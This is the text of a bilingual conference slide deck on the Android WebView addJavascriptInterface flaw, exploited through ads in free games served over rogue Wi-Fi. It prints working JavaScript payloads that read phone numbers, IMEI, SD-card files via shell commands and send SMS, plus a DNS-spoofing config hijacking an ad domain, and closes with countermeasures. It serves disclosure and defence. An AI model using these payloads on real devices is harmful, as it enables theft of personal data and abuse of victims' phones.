



Android games + free Wi-Fi = Privacy leak

Takayuki Sugiura
Yosuke Hasegawa

Who are we ? 自己紹介

NetAgent Mobile Security Research Team

❖ Takayuki Sugiura 杉浦隆幸

❖ CEO of NetAgent Co.,Ltd.

❖ Speaker of Black Hat Japan 2006

❖ Yosuke Hasegawa 長谷川陽介

❖ XSS ninja, author of jjencode, aaencode

❖ Speaker of Black Hat Japan 2008

❖ <http://utf-8.jp/>



Who are we ? 自己紹介

Androidアプリの潜在リスク x

secroid.jp

secroid -beta-
現在のアプリ数 1021007

Androidアプリのリスクレベルを確認！
判断基準はコチラ

safe ☺ □ ■ ■ ■ ■ ■ Danger ☠

Androidアプリ名入力

インストール前に[secroid検索]する方法
開発企業様 アプリ個別解析サービス開始

app
カテゴリ

game
カテゴリ

注意リスト 人気(無料) 人気(有料) NEW(無料) NEW(有料) 注目

DANGER  BadNews ユーザー評価: ☆☆☆☆☆ VIRUS	DANGER  1. Blood Brothers(RPG) ユーザー評価: ☆☆☆☆☆ 無料
DANGER  2. 鉄球 ユーザー評価: ☆☆☆☆☆ 無料	DANGER  3. 棒人間スナイパー 3 ユーザー評価: ☆☆☆☆☆ 無料
DANGER  4. バッテリー最適化ガード(Full) ユーザー評価: ☆☆☆☆☆ 無料	DANGER  5. 空腹シャーク ユーザー評価: ☆☆☆☆☆ 無料

The image features a black silhouette of the Android robot centered against a background of intense, swirling orange and yellow flames. The robot's head is at the top, with two antennae. Its body is a large rectangle with rounded corners, and its legs are two thick, rounded vertical bars. The text "Background" is written in white, and the Chinese characters "背景" are written in blue below it, both centered on the robot's body.

Background
背景

Background 背景

- ❖ **WebView vulnerability**
 - ❖ **Access any resources via JavaScript under Apps permissions**
- ❖ **Many games use WebView for Ads**
- ❖ **Playing games under free Wi-Fi spot is ...**
 - ❖ **ALL YOUR ADS ARE BELONG TO US**
 - ❖ **WebViewの脆弱性**
 - ❖ **アプリの権限のもとで任意のリソースにJavaScriptからアクセス可能**
 - ❖ **多くのゲームが広告のためにWebViewを使用**
 - ❖ **フリーWi-Fi環境でゲームを行うのは...**

Android WebView vulnerability

- ❖ Widely known among researchers

- ❖ Affects Android 4.0 and 4.1

- ❖ 57.1% of running devices

<http://developer.android.com/about/dashboards/index.html>


- ❖ Most devices can't update to 4.2

- ❖ 研究者の間では広く知られた問題

- ❖ Android 4.1以前に影響

- ❖ 動作しているデバイスの57.1%

- ❖ ほとんどのデバイスは4.2へアップデートできない




Android WebView vulnerability

- ❖ No installing malware apps
- ❖ Explicit addJavascriptInterface is not required
Implicitly-enabled on 4.1 and earlier
- ❖ JavaScript code can access any resources under Apps permission
 - ❖ SD, Contacts, Phone number, IMEI...
 - ❖ マルウェアアプリのインストールは不要
 - ❖ 明示的なaddJavascriptInterfaceは不要
 - ❖ 4.1以前では暗黙的に有効になっている
 - ❖ JavaScriptコードはアプリのパーミッションに基づき任意のリソースにアクセス可能
 - ❖ SD、アドレス帳、電話番号、IMEI番号...

Android games Androidのゲーム

- ❖ Many free games display Ads for author's benefit
- ❖ Ads like AdMob display data from web using "WebView"
 - ❖ 多くの無料ゲームは作者の利益のために広告を表示している
 - ❖ AdMobのような広告はWebViewを使ってWebからのデータを表示している




Android games Androidのゲーム

❖ Ads are run using JavaScript

❖ Ex: <http://media.admob.com/sdk-core-v40.js>

❖ With a remote js file, Ads can be updated without updating the app itself

- ❖ 広告はJavaScriptによって操作されている
- ❖ リモートのJSファイルによって、アプリそのものを更新しなくても広告を更新することができる



Free Wi-Fi

- ❖ **Playing games under FREE UNTRUSTED Wi-Fi spot**
- ❖ **Ads of games access remote server via Wi-Fi**
- ❖ **Untrusted JS comes into WebView**

- ❖ 信頼できない無料Wi-Fiスポットでのゲームプレイ
- ❖ ゲーム内の広告はWi-Fiを通じてリモートのサーバにアクセス
- ❖ 信頼できないJSがWebView内に入ってくる



A black silhouette of the Android robot is centered over a background of intense, swirling orange and yellow flames. The robot's head is at the top, with two antennae. Its body is a large, rounded rectangle with two thick, vertical legs. The text is overlaid on the robot's body.

WebView vulnerability

WebViewの脆弱性

WebView vulnerability

- ❖ Implicitly-enabled
“addJavascriptInterface” on
Android 4.1 and earlier
- ❖ “WebView” includes Android
Standard browser
- ❖ For the risk of
addJavascriptInterface, Needless
to say any more
 - ❖ Android 4.1で
は“addJavascriptInterface”が暗黙的に有効
になっている
 - ❖ “WebView”にはAndroid標準ブラウザを含む
 - ❖ addJavascriptInterfaceのリスクについては
改めて言うまでもない

addJavascriptInterface

❖ Inject Java object to JavaScript world

```
// MainActivity.java
public class foo{
    ...
    public void method( String message ){
        doSomething( message );
    }
}
...
WebViewObj.addJavascriptInterface( new foo, "javaFooObj" );
```

```
<script>
    // inside WebView HTML
    javaFooObj.method( "Hello, World from JavaScript" );
</script>
```

addJavaScriptInterface

- ❖ JavaScript code can get Context with reflection
- ❖ JavaScript code can call static methods of Java class

- ❖ JavaScriptコードはリフレクションによってContextの取得が可能
- ❖ JavaScriptコードはJavaのstaticなメソッドを呼び出し可能

addJavaScriptInterface

❖ Q. How much can be done with JS via addJavaScriptInterface ?

❖ A. **EVERYTHING** under permission of Apps.

❖ reading SD, Contacts, Phone number, IMEI

❖ Sending SMS

❖ and so on...

❖ Q. addJavaScriptInterfaceを通じてJSでどこまで実行できる？

❖ A. アプリのパーミッションの下では何でも。

Using Java object in JavaScript

❖ Very Limited interface. ex:

- ❖ Can't use "new" and constructors with parameters to create Java object instances from inside JavaScript.
 - ❖ Parameters types for calling methods are limited. Can't use array of object.
 - ❖ Can't receive array value from method.
- ❖ 非常に限定されたインターフェース. 例えば
- ❖ JSからJavaのオブジェクトを生成するのに、newやパラメータ付きコンストラクタは使用できない
 - ❖ メソッド呼び出しの引数の型が制限。オブジェクトの配列は使えない
 - ❖ メソッドの返回值として配列は受け取れない

get Context from JavaScript

```
function getContext(){
    var s, prop, jsInterface, r;
    for( s in window ){
        if( typeof window[ s ] === "object" && window[ s ] !== null ){
            prop = window[ s ].toString();
            if( prop.match( /@[\da-fA-F]+/ ) ){
                jsInterface = window[ s ];
            }
        }
    }
    if( !jsInterface ) return undefined;
    r = function( jsInterface ){
        this.jsInterface = jsInterface;
        this.loadClass = function( className ){
            return this.jni = this.jsInterface.getClass()
                .getClassLoader().loadClass( className );
        };
        this.jni = this.loadClass( "android.webkit.JniUtil" );
        var myfield = this.jni.getDeclaredField('sContext');
        myfield.setAccessible( true );
        this.context = myfield.get( this.jni );
    }
    return new r( jsInterface );
}
```



Check permissions from JavaScript

```
function getContext(){
    .....
}

var env = getContext();

var checkPermission = function( permission ){
    return env.context.getPackageManager().checkPermission(
        permission, env.context.getPackageName() ) == 0;
};

if( checkPermission( "android.permission.READ_PHONE_STATE" ) ){
    ....
}
```



Read phone number from JavaScript

```
// requires READ_PHONE_STATE permission
function getContext(){
    ....
}

var env = getContext();
var telephonyManager = env.context.getSystemService( "phone" );
do_something( telephonyManager.getLine1Number() );
do_something( telephonyManager.getDeviceId() );
do_something( telephonyManager.getSimSerialNumber() );
```



Read SD cards from JavaScript

```
// requires no permissions
function getContext(){
    .....
}
var filename = "/sdcard/download/test.txt";
var runtimeClass = env.loadClass( "java.lang.Runtime" );
var runtime = runtimeClass.getMethod("getRuntime", {} ).invoke( null, {} );
var process = runtime.exec( ["sh", "-c", "ls -l " +
    filename + ";echo \x01" ] );
var c, n, s = "", filesize;
for( n = 0; n < 2000; n++ ){
    if( ( c = process.getInputStream().read() ) == 0x01 )break;
    s += String.fromCharCode( c );
}
filesize = s.split( /\s+/g )[ 3 ] | 0;
process = runtime.exec( [ "sh", "-c", "cat " + filename ] );
for( s = "", n = 0; n < filesize; n++ ){
    c = process.getInputStream().read();
    s += String.fromCharCode( c );
}
do_something( s );
```



Read CONTACTS from JavaScript



Send SMS from JavaScript

```
// requires SEND_SMS permission
function getContext(){
    ....
}

var env = getContext();
var target = "080xxxxxxxx";
var text = "Hello, message";
var smsManagerClass = env.loadClass( "android.telephony.SmsManager" );
var smsManager =
    smsManagerClass.getMethod( "getDefault", {} ).invoke( null, {} );
smsManager.sendTextMessage( target, null, text, null, null );
```



Other ways...

```
// requires SEND_SMS permission
```

```
function getContext(){
```

```
.....
```

```
}
```

```
var env = getContext();
```

```
var runtimeClass = env.loadClass( "java.lang.Runtime" );
```

```
var runtime = runtimeClass.getMethod("getRuntime", {} ).invoke( null, {} );
```

```
var process = runtime.exec( [ "service", "call", "SERVICENAME", "args" ] );
```



A black silhouette of the Android robot is centered in the image. The robot's head is at the top, with two antennae. Its body is a large rectangle with rounded corners, and its legs are two vertical rounded rectangles. The background is a close-up of intense orange and yellow flames.

Fake Wi-Fi spot


罾のWi-Fiスポット


Fake Wi-Fi spot 罠のWi-Fiスポット

❖ Fake DNS server by unbound

```
# unbound.conf  
local-data: "media.admob.com 10 IN A 192.168.11.254"
```

❖ unboundによるニセのDNSサーバ




A black silhouette of the Android robot is centered against a background of intense, swirling orange and yellow flames. The robot's head features two antennae and two circular eyes. Its body is a large rectangle with rounded corners, and its arms are two thick, rounded vertical bars. The text 'DEMO' is written in white, bold, sans-serif capital letters across the middle of the robot's body. Below it, the Japanese characters 'デモ' are written in a light blue, stylized font.

DEMO
デモ

DEMO

❖ Run general apps under trap Wi-Fi and Steal sensitive data

- ❖ 罾Wi-Fiの下で一般的なアプリを動作させ、機密情報を盗み取る

A black silhouette of the Android robot is centered in the image. The background is a dynamic, abstract pattern of orange and yellow flames. Overlaid on the robot's body is the text "Countermeasure and Conclusion" in white, and "対策とまとめ" in blue below it.

Countermeasure and Conclusion

対策とまとめ

Countermeasure / Conclusion

❖ Consumer

- ❖ Don't use untrusted Wi-Fi networks

❖ Ad delivery platforms

- ❖ Don't use HTTP, use HTTPS

❖ Carrier / Vendor

- ❖ Update Android to latest version

- ❖ Provide patch for WebView

Question ? 質問



sugiura@netagent.co.jp
hasegawa@netagent.co.jp



@netagent_jp



<http://www.netagent.co.jp/>

Reference

goroh_kun(2013) “Androidプログラマーのためのセキュリティ講座: 第3回
WebViewの脆弱性の概要と使い方、対応策” ハッカージャパン2013年9月号, 白夜
書房